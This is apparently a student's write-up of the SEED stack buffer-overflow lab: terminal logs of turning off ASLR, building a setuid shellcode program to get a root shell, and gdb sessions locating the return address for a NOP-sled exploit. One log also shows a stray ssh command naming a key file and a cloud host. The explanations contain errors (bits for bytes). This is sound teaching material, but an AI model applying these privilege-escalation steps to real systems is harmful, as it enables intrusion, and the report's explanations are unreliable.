
300408472


Task 1 - Running the Shellcode

This is where I followed the instructions and set up my file.




```
unizip: command not found
[09/05/19]seed@VM:~$ unzip assignment2.zip
Archive:  assignment2.zip
   creating: assignment2/
  inflating: assignment2/call_shellcode.c
  inflating: assignment2/exploit.c
  inflating: assignment2/exploit.py
  inflating: assignment2/stack.c
[09/05/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/05/19]seed@VM:~$ sudo rm /bin/sh
[09/05/19]seed@VM:~$ cd assignment2
[09/05/19]seed@VM:~/assignment2$ ls
call_shellcode.c  exploit.c  exploit.py  stack.c
[09/05/19]seed@VM:~/assignment2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/05/19]seed@VM:~/assignment2$  sudo rm /bin/sh
rm: cannot remove '/bin/sh': No such file or directory
[09/05/19]seed@VM:~/assignment2$ sudo ln -s /bin/zsh /bin/sh
[09/05/19]seed@VM:~/assignment2$ whoami
seed
[09/05/19]seed@VM:~/assignment2$ sudo whoami
root
[09/05/19]seed@VM:~/assignment2$ 
```

For the first example as you can see me running the program it enters into the shell as indicated by the # and by calling Id in the second step you can see that. I have now got root access and root privileges now. This is due to execve inovokes a system call to /bin/sh and thus executes it allowing us to access root privileges.




```
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[09/05/19]seed@VM:~/assignment2$ rm stack
rm: remove write-protected regular file 'stack'? yes
[09/05/19]seed@VM:~/assignment2$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[09/05/19]seed@VM:~/assignment2$ gcc -o call-shellcode -z execstack -fno-stack-protector call-shellcode.c
gcc: error: call-shellcode.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[09/05/19]seed@VM:~/assignment2$ gcc -o call-shellcode -z execstack -fno-stack-protector call_shellcode.c
[09/05/19]seed@VM:~/assignment2$ sudo chown root call-shellcode
[sudo] password for seed:
[09/05/19]seed@VM:~/assignment2$ sudo chmod 4755 call-shellcode
[09/05/19]seed@VM:~/assignment2$ ./call-shellcode
# 
```



```
[09/05/19]seed@VM:~/assignment2$ sudo whoami
root
[09/05/19]seed@VM:~/assignment2$  gcc -o call_shellcode -z execstack -fno-stack-protector call_shellcode.c
[09/05/19]seed@VM:~/assignment2$ ./call_shellcode
$ r exit
[09/05/19]seed@VM:~/assignment2$ rm call_shellcode
[09/05/19]seed@VM:~/assignment2$ gcc -o call_shellcode -z execstack -fno-stack-protector call_shellcode.c
[09/05/19]seed@VM:~/assignment2$ sudo chown root call_shellcode
[09/05/19]seed@VM:~/assignment2$ sudo chmod 4755 call_shellcode
[09/05/19]seed@VM:~/assignment2$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```


Task 2 - 2.3 The Vulnerable Program

For this part of the program what we are doing is finding the location of the return address and then changing that return address so that we can execute our malicious code. To do we needed to first identify wherein the stack is buffer (find it's address) and then from there we needed to find the previous frame pointer's address (ebp). Using this frame pointer and the buffers address we could find the distance between the two. Using that distance or using the knowledge of what location the previous frame pointers address is all we needed to do is increment by 4 bits (this is due to the machine being 32 bit) and then we would find the return address. From there with regards to our malicious code, with us knowing the return address currently. What we then need to do is create a new address that was somewhere in the NOP (No operation) section of the code. The reason for this is if the new return address is pointing towards there then it essentially would call itself until it reached the malicious code and thus our new address would essentially utilise/be the malicious code.




Using the lecture slides to further elaborate on what we are doing. This shows the stack and how the buffer grows from the bottom up while the stack itself grows from the top down. It visualises the process I mentioned earlier where we are trying to create a new return address and point that to the malicious code.

Firstly was to enter into the stack file and find out where the address is for the code. To do this we used these commands:




```
[09/06/19]seed@VM:~/assignment2$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[09/06/19]seed@VM:~/assignment2$ touch badfile
[09/06/19]seed@VM:~/assignment2$ gdb stack_dbg
```

GCC is the compiler. What the -z does is that according to Harith is that creates a flag for running an executable for in this case is the execstack. Running the -fno-stack-protector command during compilation turns off stack protection that normally prevents buffer overflow attacks. What -g does is that creates debugging information that can be used for the GDB debugger. -o creates a object. And this is all from the stack.c file. Touch is a simple way to create empty files. Then we run gdb on the object that we created that has stack information.




```
Type "apropos word" to search for commands related to "w
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
```




```
[----------------------------------registers-----------------------------------]
EAX: 0xbffff137 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffff118 --> 0xbffff348 --> 0x0
ESP: 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff0f4 --> 0x0
0008| 0xbffff0f8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffff0fc --> 0xb7b62940 (0xb7b62940)
0016| 0xbffff100 --> 0xbffff348 --> 0x0
0020| 0xbffff104 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff108 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff10c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff137 "\bB\003") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $bp
$1 = 0xf118
gdb-peda$ p $ebp
$2 = (void *) 0xbffff118
gdb-peda$ p &buffer
$3 = (char (*)[24]) 0xbffff0f8
gdb-peda$ p/d 0xbffff118 - 0xbffff0f8
$4 = 32
gdb-peda$
```

The next step here is that we enter into the gdb interface we run b bof which creates a breakpoint at the buffer function and then from there (i assume) we can run the code without it executing the buffer function. Once we are in there we see this interface. $1 was an accident and that meant that I typed into the system the wrong information which was p $bp which gave me the wrong address. Therefore the correct command $ebp gives us the address of the previous frame pointer. P &buffer as the name implies prints us the buffer address. And then p/d prints out the decimal value of the offset (the distance between the previous file pointer address and the buffer address.) In this case, it was 32 bits. Therefore to calculate where the return address is all we need to do is add 4 bits. This is due to the machine being 32 bits and therefore each (partition/segment/chunk) is 4 bits.




```
ESP: 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff0f4 --> 0x0
0008| 0xbffff0f8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffff0fc --> 0xb7b62940 (0xb7b62940)
0016| 0xbffff100 --> 0xbffff348 --> 0x0
0020| 0xbffff104 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff108 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff10c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff137 "\bB\003") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebo
$1 = void
gdb-peda$ p $ebp
$2 = (void *) 0xbffff118
gdb-peda$ ssh -i "NaveensKeyPair.pem" root@ec2-3-84-249-247.compute-1.amazonaws.com
Undefined command: "ssh".  Try "help".
gdb-peda$ p 0xbffff118 + 100
$3 = 0xbffff17c
gdb-peda$ ls
badfile  call_shellcode  call_shellcode.c  exploit.c  exploit.py  peda-session-stack_dbg.txt  stack.c  stack_dbg
gdb-peda$ p $ebp
$4 = (void *) 0xbffff118
gdb-peda$ p 0xbffff118 + 100
$5 = 0xbffff17c
gdb-peda$ 
```

In this screenshot what is happening here is that we know what the ebp and we know what the distance is as well. Therefore what we are doing is trying to find a new return address so that we can execute our malicious code. By adding 100 to this address we can likely get into the NOP sled.




```
     ^
exploit.c:39:5: warning: incompatible implicit declaration of built-in function ‘fwrite’
exploit.c:39:5: note: include ‘<stdio.h>’ or provide a declaration of ‘fwrite’
